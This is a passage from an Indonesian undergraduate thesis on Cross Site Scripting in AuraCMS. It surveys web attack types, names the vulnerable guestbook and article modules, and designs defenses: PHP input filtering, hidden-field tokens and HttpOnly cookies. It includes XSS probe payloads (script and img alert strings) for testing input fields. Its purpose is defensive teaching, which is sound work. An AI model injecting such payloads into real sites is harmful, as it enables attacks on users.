Studi literatur yang dilakukan bertujuan untuk mengkaji hal-hal yang berhubungan dengan teori-teori pendukung dalam perencanaan dan implementasi program aplikasi yaitu kajian pustaka mengenai :

a. Konsep *Cross Site Scripting.*
b. Teori dasar Web meliputi :
    1. Struktur dan bahasa pemrograman HTML (*Hyper Text MarkUp Language*).
    2. Struktur dan bahasa pemrograman JavaScript.
    3. Stuktur dan bahasa pemrograman PHP (*PHP Hypertext Preprocessor*).
c. Basis data meliputi :
    1. Bahasa basis data SQL (*Structure Query Language*).
    2. Koneksi basis data MySQL.
    3. SQL (*Structure Query Language*) dalam MySQL.

3.2 Studi Kasus terhadap *Vulnerable* CMS (AuraCMS)

AuraCMS adalah hasil karya anak bangsa yang merupakan *software* CMS (*Content Management System*) untuk *Website* yang berbasis PHP & MySQL berlisensi GPL (*General Public License*). Dengan bentuk yang sederhana dan mudah ini diharapkan dapat digunakan oleh pemakai yang masih pemula sekalipun. *Software* ini digunakan untuk membangun *Website* dengan *content* dinamis yang berlisensi GNU/GPL, *free-simple-easy to use*.

Pemilihan AuraCMS untuk studi kasus karena selain menggunakan bahasa Indonesia juga mudah untuk mengatur modul-modul yang ada di dalamnya. Selain hal tersebut telah banyak situs-situs Web yang membahas mengenai keamanan aplikasi Web juga telah mengalisis beberapa kelemahan pada AuraCMS ini, termasuk salah satunya yaitu kelemahan terhadap *Cross Site Scripting*.

3.3 Perancangan dan Implementasi

Pada tahap perancangan ini yang dilakukan adalah melakukan analisis kebutuhan terhadap serangan *Cross Site Scripting* dan perancangan sistem keamanan terhadap serangan *Cross Site Scripting*.

Kemudian untuk implementasi yang dilakukan yaitu mengenai lingkungan implementasi, algoritma sistem, injeksi dengan *Cross Site Scripting* terhadap beberapa aplikasi yang *vulnerable* terhadap serangan *Cross Site Scripting* pada AuraCMS, eksploitasi, pencegahan, serta perbaikan kode program penyusun aplikasi.

3.4 Pengujian dan Analisis

Pengujian dan analisis merupakan tahap untuk menguji tiap blok sistem yang dibuat dan dibandingkan dengan teori dan perancangan. Pengujian dan analisis ini dilakukan untuk mendapatkan kesimpulan mengenai bagaimana serangan *Cross Site Scripting* itu bisa terjadi serta bagaimana cara mencegah serangan tersebut.

Pengujian yang dilakukan adalah dengan mencoba *Cross Site Scripting* terhadap *vulnerable Web* secara *offline*. Pengujian dan analisis dilakukan terhadap permasalahan-permasalahan yang ada selama proses injeksi dengan beberapa skrip. Pengujian dilakukan berdasarkan analisis kebutuhan yang telah dijelaskan pada bab sebelumnya. Tahap ini juga terdapat pencegahan C*ross Site Scripting* yaitu cara mencegah serangan *Cross Site Scripting* terhadap aplikasi yang ada.

Analisis dilakukan jika ada ketidaksamaan antara hasil uji dengan hasil yang diharapkan.


3.5 Pengambilan Kesimpulan dan Saran

Tahap berikutnya dari penulisan skripsi ini adalah pengambilan kesimpulan dari analisis *vulnerable Web* terhadap serangan C*ross Site Scripting*. Pengambilan kesimpulan dilakukan setelah semua tahapan analisis dan pengujian telah selesai dilakukan dan didasarkan pada kesesuian antara teori dan praktek. Kesimpulan ini merupakan informasi akhir dari analisis *vulnerable Web* yang berisi mengenai cara mencegah dan mengamankan suatu Web dinamis terhadap serangan *Coss Site Scripting*.

Tahap terakhir dari penulisan adalah saran yang dimaksudkan untuk memperbaiki kesalahan-kesalahan yang terjadi serta menyempurnakan penulisan.

BAB IV
PERANCANGAN

Bab ini membahas mengenai perancangan peningkatan keamanan Web terhadap serangan *Cross Site Scripting* (XSS). Perancangan yang dilakukan meliputi tiga tahap, yaitu analisis kebutuhan sistem, perancangan sistem dan perancangan sistem pengaman modul aplikasi Web. Diagram pohon perancangan *Cross Site Scripting* dan cara pencegahannya ditunjukkan dalam Gambar 4.1.



Gambar 4.1 Diagram pohon perancangan
Sumber : *Perancangan*

4.1 Analisis kebutuhan sistem

Analisis kebutuhan sistem dibutuhkan untuk menggambarkan kebutuhan yang dibutuhkan oleh pengguna, untuk mengetahui aplikasi Web apa saja yang *vulnerable* dan bagaimana serangan *Cross Site Scripting* terjadi serta pencegahan yang perlu dilakukan terhadap serangan *Cross Site Scripting* ini.

4.1.1 Model – model serangan terhadap Web

a. *Direct web attack* :

1. *Denial Of Service* :

Contoh serangan yang bersifat *denial of service* (DOS) ini misalnya pada kasus dimana suatu applikasi Web Service hanya mampu menerima transaksi

persetujuan pinjaman uang sebanyak 5 permintaan sehari, tetapi suatu serangan DOS dapat terjadi jika ada 10 permintaan penjaman per jam yang dikirim untuk diproses oleh sistem. Serangan DOS biasanya akan menyebabkan kelumpuhan sistem karena kekurangan sumber daya untuk melayani request yang masuk akibat DOS, yang dapat berakibat berhentinya operasi sistem.

2. *Buffer Overflow* :

Serangan *buffer overflow* pada Web Service terjadi jika ada parameter data yang dikirim lebih panjang dari pada yang bisa ditangani oleh sistem yang menyebabkan sistem mengalami crash, atau sistem menjalankan kode yang tidak dikehendaki (*undesired code*) yang dikirim oleh penyerang. Metode untuk melakukan ini biasanya dilakukan dengan cara mengirimkan password dengan jumlah karakter lebih panjang dari yang diharapkan. Serangan yang sama dengan *buffer overflow* adalah dikenal sebagai *format string attack*, yang berupa pengiriman string atau karakter yang tidak memiliki fungsi seperti tanda petik, tanda kurung, atau wildcard.

3. *Reply Attack* :

Reply attack dilakukan dengan menyalin pesan yang valid kemudian mengirimkan ke Web Service *server* secara berulang-ulang, seperti halnya DOS. Untuk menangani serangan ini dapat menggunakan metode yang sama dalam menghadapi DOS. Dalam beberapa kasus, *Reply attack* lebih mudah diteksi oleh Web Service karena *payload* pesan dapat dengan mudah dibaca. Dengan bantuan *tool* yang tepat, pola serangan *Reply attack* dapat diteksi secara mudah walaupun jika serangan dikirimkan melalui berbagai medium seperti HTTP, HTTPS, SMTP, atau melalui berbagai *interface* yang berbeda.

4. *SQL injection* :

SQL Injection dapat terjadi ketika seseorang dapat memasukkan serangkaian perintah SQL dalam *query* dengan memanipulasi data pada aplikasi database. Terdapat beberapa cara dimana SQL dapat diinjeksikan pada sebuah aplikasi.

Contoh dari SQL statement :

```
select id, forename, surname from authors
```

Perintah ini akan menghasilkan kolom 'id', 'forename' dan 'surname' dari tabel 'authors', dengan menghasilkan semua baris pada setiap kolom yang relevan pada tabel tersebut. Hasil yang diinginkan dapat lebih spesifik dengan menyebutkan 'author' seperti di bawah ini :

```
select id, forename, surname from authors where forename =
'john' and surname = 'smith'
```

Hal utama yang perlu dicatat adalah kita telah memiliki batas-batas dalam pencarian yakni dengan menyebutkan ‘john’ sebagai forename dan ‘smith’ sebagai surename. Seakan-akan 'forename' and 'surname' field telah didapatkan dari user yang memberikan input.

b. *Indirect web attack :*

1. *Cross Site Scripting* (XSS attack) :

Dengan serangan ini, *input* yang di masukan pengguna lainnya dalam *website* tersebut akan di *transfer* ke *website* nya si penyerang.

2. *Parameter manipulation :*

Melakukan manipulasi terhadap data yang di *transfer* antara *browser* dengan aplikasi *website* tersebut. hal ini bisa di lakukan dengan beberapa cara :

- **Cookie *manipulation*** : Cookie yang menyimpan data *login* dalam suatu sesi, dengan adanya cookie, seorang *user* tidak perlu lagi melakukan *login* ke website tersebut, selama dia belum melakukan *logout*. karena cookie ini di simpan di dalam komputer *client*, penyerang dengan mudah memanipulasi data cookie tersebut.
- **HTTP *Header Manipulation*** : HTTP headers yang mengontrol informasi dari jaringan *client* ke *server* situs, di karenakan HTTP header ini berasal dari komputer *client* (pelanggan) . Penyerang dengan mudah mengubah dan memanipulasi data tersebut.
- **HTML *Form Field manipulation*** : Sebuah *form login*, *form* pendaftaran, *form transfer*, yang biasanya ada di suatu situs bisa di modifikasi dengan mudah, dan melancarkan serangan dengan memakai *form* yang sudah di ubah tersebut.

- **URL *manipulation*** : Sebuah situs yang menampilkan parameter perintah di bagian *link* situs tersebut di *browser*, akan dengan mudah di baca oleh penyerang tersebut untuk melakukan perubahan.
- ***Directory enumeration*** : Menganalisa directori dan struktur dari *website* tersebut, dan mencari *directory* tersembunyi, maupun mencari direktori yang memiliki *write* akses.

3. *Session hijacking* :

Istilah sesi pembajakan (*session hijacking*) umumnya digunakan untuk menggambarkan proses sebuah koneksi TCP yang diambil alih oleh sebuah rangkaian serangan yang sudah dapat diprediksi sebelumnya. Pada serangan seperti itu, penyerang memperoleh kendali melalui koneksi TCP yang sudah ada. Bila diterapkan pada keamanan aplikasi web, *session hijacking* mengacu pada pengambilalihan sebuah session aplikasi web.

Aksi ini melakukan pengambilan kendali *session* milik user lain setelah sebelumnya "pembajak" berhasil memperoleh autentifikasi ID session. *Session hijacking* menggunakan metode *captured*, *brute forced* atau *reserve enggineered* guna memperoleh ID session yang untuk selanjutnya memegang kendali atas session yang dimiliki oleh user lain tersebut selama session berlangsung.

Pada penulisan skripsi ini yang dibahas adalah model serangan dengan menggunakan metode serangan *Cross Site Scripting* (XSS). Serangan ini dilakukan memberikan *input* terhadap *form* aplikasi berupa skrip, jika *form* ini *vulnerable* maka skrip tadi akan mengarahkan pada aplikasi web lain yang mengharuskan *user* untuk memasukkan *username* dan *password*.

Beberapa *developer* web dapat saja memiliki rencana jahat kepada *user-user*nya melalui layanan-layanan yang ia sajikan pada halaman web. Misalnya melalui elemen-elemen berbentuk *form* atau isian-isian berbasis *database*. Begitu *website* memberi tanggapan, sebuah skrip membahayakan segera di*transfer* ke *browser user* sehingga dapat menginfeksi atau melakukan perusakan. *Browser user* dapat secara potensial menjadi sasaran skrip-skrip perusak manakala :

- ✓ Menelusuri *link-link* halaman web yang tidak jelas visinya, membahas *mail-mail* tak dikenal, atau mengikuti komunitas *newsgroup* sembarangan.
- ✓ Mengisi *form-form* interaktif dalam sebuah situs yang tak bisa dipercaya.
- ✓ Membuka grup-grup diskusi *online*, forum-forum, atau halaman-halaman dinamis lainnya dimana para pengunjung dapat mengirim teks-teks yang berisi tag-tag bahasa pemrograman.

4.1.2 Analisis kelemahan pada AuraCMS

Sebuah serangan *Cross Site Scripting* dilakukan dengan menyediakan alamat khusus yang dikemas oleh *attacker* untuk calon korbannya. Dalam konteks XSS, *attacker* mengundang korbannya untuk mengeksekusi alamat URL yang diberikan dan membiarkan korban mengikuti *link* tersebut dengan menjalankan *script* yang sebelumnya beraksi di komputer klien untuk mendapatkan informasi yang diinginkannya.

- ✓ **Penemuan titik rawan aplikasi**

  Beberapa titik dimana biasanya *Cross Site Scripting* terjadi adalah pada halaman konfirmasi (seperti mesin pencari dimana memberikan keluaran dari masukan pengguna dalam aktvitas pencarian) dan halaman kesalahan (*error page*) yang membantu pengguna dengan mengisi bagian *form* untuk memperbaiki kesalahan.

  Analisis kebutuhan sistem ini diperlukan nantinya pada waktu melakukan pengujian, beberapa modul yang dibutuhkan pada saat implementasi dan pengujian adalah modul yang dalam aplikasinya masih bisa dieksploitasi karena beberapa fungsi pendukung belum disertakan sehingga diperlukan pengembangan modul aplikasi ini, yaitu:


  - Aplikasi kirim artikel
  - Aplikasi bukutamu (*guestbook*)

  Sedangkan beberapa modul yang nantinya tidak diperlukan dalam implementasi dan pengujian karena pada masing-masing modul telah menggunakan beberapa fungsi yang dapat menunjang kinerja aplikasi


tersebut termasuk pencegahan terhadap serangan *Cross Site Scripting* adalah :

- Aplikasi pesan singkat (*shoutbox*)
- Aplikasi mesin pencari (*search engine*)

Pada AuraCMS ini beberapa aplikasi yang *vulnerable* adalah pada aplikasi bukutamu dan aplikasi kirim artikel, seperti ditunjukkan dalam Gambar 4.2 dan 4.3.




Gambar 4.2 Aplikasi bukutamu
Sumber : *Perancangan*



Gambar 4.3 Aplikasi kirim artikel
Sumber : *Perancangan*

Untuk aplikasi Web yang lain yang bisa dianggap cukup aman dalam penggunaannya seperti ditunjukkan dalam Gambar 4.4 dan 4.5.




Gambar 4.4 Aplikasi *shoutbox* (pesan singkat)
Sumber : *Perancangan*

Gambar 4.5 Aplikasi *search engine* (mesin pencari)
Sumber : *Perancangan*

Sekali masukan rawan teridentifikasi pada metode HTTP - yang bergantung pada fasilitas protokol HTTP, maka aktivitas serangan dapat dilakukan baik dengan metode GET, POST dan metode lainnya. Penyisipan dengn metode GET merupakan cara termudah tapi juga sering dijumpai. Karena pengguna cukup banyak mengerti akan adanya pengarahan ulang (*redirection*) atau adanya pemanggilan alamat lain yang tampak pada tabulasi alamat (*address bar*). Metode cukup dilihat pada URL dan biasanya tercatat di *server* HTTP.

4.1.3 Analisis *Data Flow Diagram*

DFD yang pertama kali dibuat adalah DFD level 0 atau *Context Diagram* atau Diagram Konteks. Diagram Konteks merupakan diagram yang menampilkan masukan proses, proses dan keluaran proses dari sistem secara umum.



Gambar 4.6 Diagram Konteks pencegahan serangan *Cross Site Scripting* (XSS)
Sumber : *Perancangan*

Berdasarkan Gambar 4.6, proses pencegahan serangan *Cross Site Scripting* memiliki beberapa tipe aliran data pada sistem yaitu berupa *request* data (garis yang berwarna hijau), dan *response* data (garis yang berwarna merah). Perbedaan warna garis aliran data pada diagram konteks (Gambar 4.6) digunakan untuk memudahkan dalam menganalisis aliran data yang ada.

Diagram konteks sistem pencegahan serangan *Cross Site Scripting* (XSS) ditunjukkan dalam Gambar 4.6. Berdasarkan Gambar 4.6 proses sistem pencegahan serangan *Cross Site Scripting* mempunyai masukan :

- Paket-*Request-Client*

  Paket-*Request-Client* merupakan paket data yang digunakan untuk mengirim *message* (pesan) dari komputer *client* ke *Web application* yang terdapat pada komputer *server*.

Berdasarkan Gambar 4.6 proses sistem pencegahan *Cross Site Scripting* mempunyai keluaran :

- Paket-*Response-Server*


  Paket-*Response-Server* merupakan data paket berisi *response* dari koneksi data dari permintaan koneksi *client*.

Komputer *client* melakukan koneksi terhadap aplikasi Web dengan mengirimkan Paket-*Request-Client* ke komputer *server*. Paket ini akan melewati aplikasi Web dan akan diteruskan oleh aplikasi Web tersebut ke komputer *server*.

Kemudian komputer *server* akan mengirimkan paket Paket-*Response-Server* sebagai balasan terhadap permintaan dari komputer *client*. Paket akan melewati aplikasi Web dan akan diteruskan ke komputer *client*.

4.1.4 *Data Flow Diagram* Level 1

Data Flow Diagram (DFD) level 1 merupakan penjabaran dari diagram konteks dimana pada level ini masih bisa dijabarkan lagi pada level berikutnya. DFD level 1 sistem pencegahan serangan *Cros Site Scripting* (XSS) ditunjukkan dalam Gambar 4.7.



Gambar 4.7 DFD level 1 proses pencegahan serangan *Cross Site Scripting*
Sumber : *Perancangan*

DFD level 1 memiliki 2 proses yaitu proses *browser client* dan proses *function filtering*. Penjabaran proses-proses tersebut adalah :

1. Proses *Browser Client*


   Proses ini merupakan proses pengaturan terhadap *browser* yang digunakan oleh *client* untuk mengakses *Website* yang dituju ketika melakukan proses *login*. Pengaturan yang dilakukan adalah pengaturan terhadap *cookies* yang akan disimpan atau tidak.

2. Proses *Function Filtering*

   Proses ini akan mengatur masukan berupa skrip pemrograman terhadap aplikasi Web yang dibuat. Sehingga masukan berupa skrip akan disaring terlebih dahulu sebelum di proses lebih lanjut.

4.2 Perancangan sistem

Perancangan ini dilakukan untuk mengetahui aplikasi sistem yang akan dibuat secara umum. Perancangan sistem meliputi perancangan pencegahan serangan *Cross Site Scripting* (XSS), diagram blok sistem, dan pengamanan terhadap aplikasi Web. Diagram pohon perancangan sistem ditunjukkan dalam Gambar 4.8.



Gambar 4.8 Diagram pohon perancangan sistem
Sumber : *Perancangan*

4.2.1 Perancangan pencegahan serangan *Cross Site Scripting* (XSS)

Perancangan pencegahan serangan *Cross Site Scripting* (XSS), tahap ini dibahas mengenai bagaimana mencegah serangan *Cross Site Scripting* dan titik-titik apa saja yang menyebabkan aplikasi Web itu *vulnerable* terhadap serangan *Cross Site Scripting ini*. Membuat sebuah *Web site* yang tidak *vulnerable* terhadap serangan *Cross Site Scripting* melibatkan usaha dari pengembang (*developer*), pengguna (*user*), dan *browser*.

- ✓ **Diagram alir pencegahan serangan *Cross Site Scripting***

  Salah satu aspek yang sangat penting dalam menemukan *bug* dari *Cross Site Scripting* adalah pada *Web site* yang bersifat dinamis, dimana *attacker* dapat melakukan serangan ini. Pengembang/*Developer* perlu menghilangkan lubang keamanan *Cross Site Scripting* ini selama proses pengembangan Web yang dibuat. Untuk memeriksa aplikasi yang dibuat apakah *vulnerable* atau tidak terhadap serangan injeksi kode ini, lakukan hal berikut ini. Karena masing-masing format yang tampak pada masukan sebuah *form* yang dilewatkan pada sebuah *URL* dapat dicoba format salah satu *script* berikut :

```
<script>alert('xss')</script>
<img csstest = javascript:alert('xss')>&{alert('XSS')};
```

Jika jendela *pop up* JavaScript tersebut memunculkan pesan '`XSS`' maka sangat mungkin aplikasi yang tersebut *vulnerable* terhadap serangan *Cross Site Scripting*. Untuk lebih jelasnya, *field* masukan perlu dicek apakah *vulnerable* terhadap *Cross Site Scripting* atau tidak. Jika tidak ada jendela *pop up* JavaScript yang terbuka, tetapi halaman yang ditampilkan salah, sebagai contoh bagian dari kode tersebut terlihat, maka aplikasi tersebut masih *vulnerable*. Diagram alir untuk pencegahan serangan *Cross Site Scripting* ditunjukkan dalam Gambar 4.9.

Gambar 4.9 Diagram alir pencegahan serangan *Cross Site Scripting*
Sumber : *Perancangan*

✓ ***Developer***

Bagi *attacker* untuk memanfaatkan kelemahan terhadap *Cross Site Scripting*, *browser* korban harus mengijinkan beberapa *form* untuk disertakan pada bahasa pemrograman *server* yang digunakan.

- ***Filter HTML***

  Serangan terhadap kelemahan *Cross Site Scripting* dapat dikurangi dengan melakukan *filter* yang sesuai pada data yang digunakan oleh

user. Semua data yang dimasukkan oleh *user* harus diubah atau dikonversi dulu kedalam bentuk satuan karakter HTML sebelum di tunjukkan kembali pada *browser* yang digunakan oleh *user* tadi. Sebagai contoh, kurang dari sama dengan karakter (<) harus dikonversi dulu menjadi `<` seperti yang ditunjukkan dalam Tabel 2.1.

Untuk mencegah atau menetralisir *input* yang berupa kode HTML, gunakan fungsi `strip_tags()`. Fungsi ini bertujuan untuk "menggunduli" tag-tag PHP dan HTML pada *string* yang diberikan. Di sini bisa juga digunakan tag-tag tertentu, dengan mendefinisikan di parameter kedua. Selain `strip_tags()`, PHP juga menyediakan fungsi-fungsi lain yang terkait dengan penyaringan tag-tag HTML dan PHP. Untuk lebih jelasnya, perhatikan kode berikut :

```
<form action =″<?=$_SERVER[′PHP_SELF′]?>″ method =″post″>
<textarea name =″msg″ rows =″6″ cols =″35″></textarea>
<input type =submit value =″submit″ name =submit>
</form>

<?php
if (isset($_POST[′submit′]) && isset ($_POST[′msg′]))
    {
    $msg  = $_POST[′msg′];
    $msg1 = strip_tags(trim($msg));
    echo ′<br>′ .$msg1. ′<br>′;

    //    mengijinkan tag <b>
    $msg2 = strip_tags(trim($msg), ′<b>′);
    echo ′<br>′ .$msg2. ′<br>′;
    $msg3 = htmlentities(trim($msg));
    echo ′<br>′ .$msg3. ′<br>′;
    $msg4 = htmlspecialchars(trim($msg), ENT_NOQUOTES);
    echo ′<br>′ .$msg4. ′<br>′;
    }
 ?>
```

Fungsi `htmlentities()` dan `htmlspecialchars()` akan mengkonversi karakter khusus dan HTML ke representasi entitas yang sesuai.

Para *developer* (pengembang) aplikasi Web dan para *vendor* (pemilik) Web perlu memastikan bahwa semua masukan dari pengguna perlu diuraikan dan disaring lagi dengan baik. Masukan dari pengguna meliputi berbagai hal yang disimpan pada metode *GET*, *POST*, *cookies*, *URLs*, dan data yang seharusnya

ditampilkan antara *browser* dan *server*. Beberapa petunjuk yang baik dalam melakukan penyaringan terhadap beberapa karakter yang dimasukkan oleh pengguna dapat ditemukan pada dokumen persyaratan OWASP ”OWASP Panduan untuk Membangun aplikasi Web dan pelayanan Web yang aman”.

Panduan dapat dikunjungi pada alamat situs owasp yaitu (http://www.owasp.org/requirements).

- ***Hidden Field***

  Field yang menggunakan tipe `hidden` akan menjamin sekuriti. Kembali pada deskripsi dasarnya, tipe `hidden` tidak mempresentasikan kontrol ke *user*, tetapi mengirimkan nilai properti `value`. Meskipun nilainya tersembunyi, akan tetapi tidak aman untuk *transfer* data yang sifatnya sensitif, seperti *password*. Pada kenyataannya nilai dari `hidden field` melalui fitur *page source* yang disediakan oleh *browser*. Walaupun dicoba untuk “menanamkan” *field* ini di kode PHP, tetap saja tidak akan melindungi nilai *field*.

  Apabila perlu sekali menggunakan `hidden field`, jangan lupa untuk memberikan proteksi dini. Sebagai contoh, dengan men-*generate* kode unik (*token*), dan menjadikannya sebagai nilai `hidden field`. Untuk melakukan hal ini, bisa digunakan fungsi `uniqid()`, dan akan lebih baik jika dikombinasikan dengan fungsi `random` serta `hash`. Contohnya seperti berikut :

```
<form action =“<?$_SERVER[‘PHP_SELF’]?>” method =“post”>
<!-- Nilai string biasa -->
<input type =“hidden” name =“id1” value =“rahasia”>

<?php
// men-generate id unik
$unik_id = md5(uniqid(rand(), true));
?>

<input type =“hidden” name =“id2” value =<?=$unik_id?>”>
<input type =“text” name =“nama”>
<input type =“submit” name =oke”>
</form>
```

✓ ***User***

Untuk *user* (pengguna), cara yang efektif untuk mencegah serangan *Cross Site Scripting* ini adalah dengan tidak memberikan masukan berupa skrip-skrip pemrograman pada *Web browser*.

- ***HTTP- Only Cookie***

  Metoda ini membatasi akses yang dapat dilakukan terhadap *cookie*. Dengan menggunakan HTTP-*only cookie*, *browser* pengguna masih dapat menerima *cookie* yang dikirimkan oleh penyedia layanan. Namun *cookie* tidak dapat diakses melalui *script* yang dieksekusi pada *browser* pengguna. Jadi *script* yang diinjeksikan kepada *browser* pengguna tidak akan dapat melakukan *transfer cookie* yang ada. Metoda ini tersedia pada *browser* Internet Explorer 6 *Service Pack* 1. Untuk menggunakan metoda, pada kepala HTTP *response* tambahkan atribut HTTP*Only*.

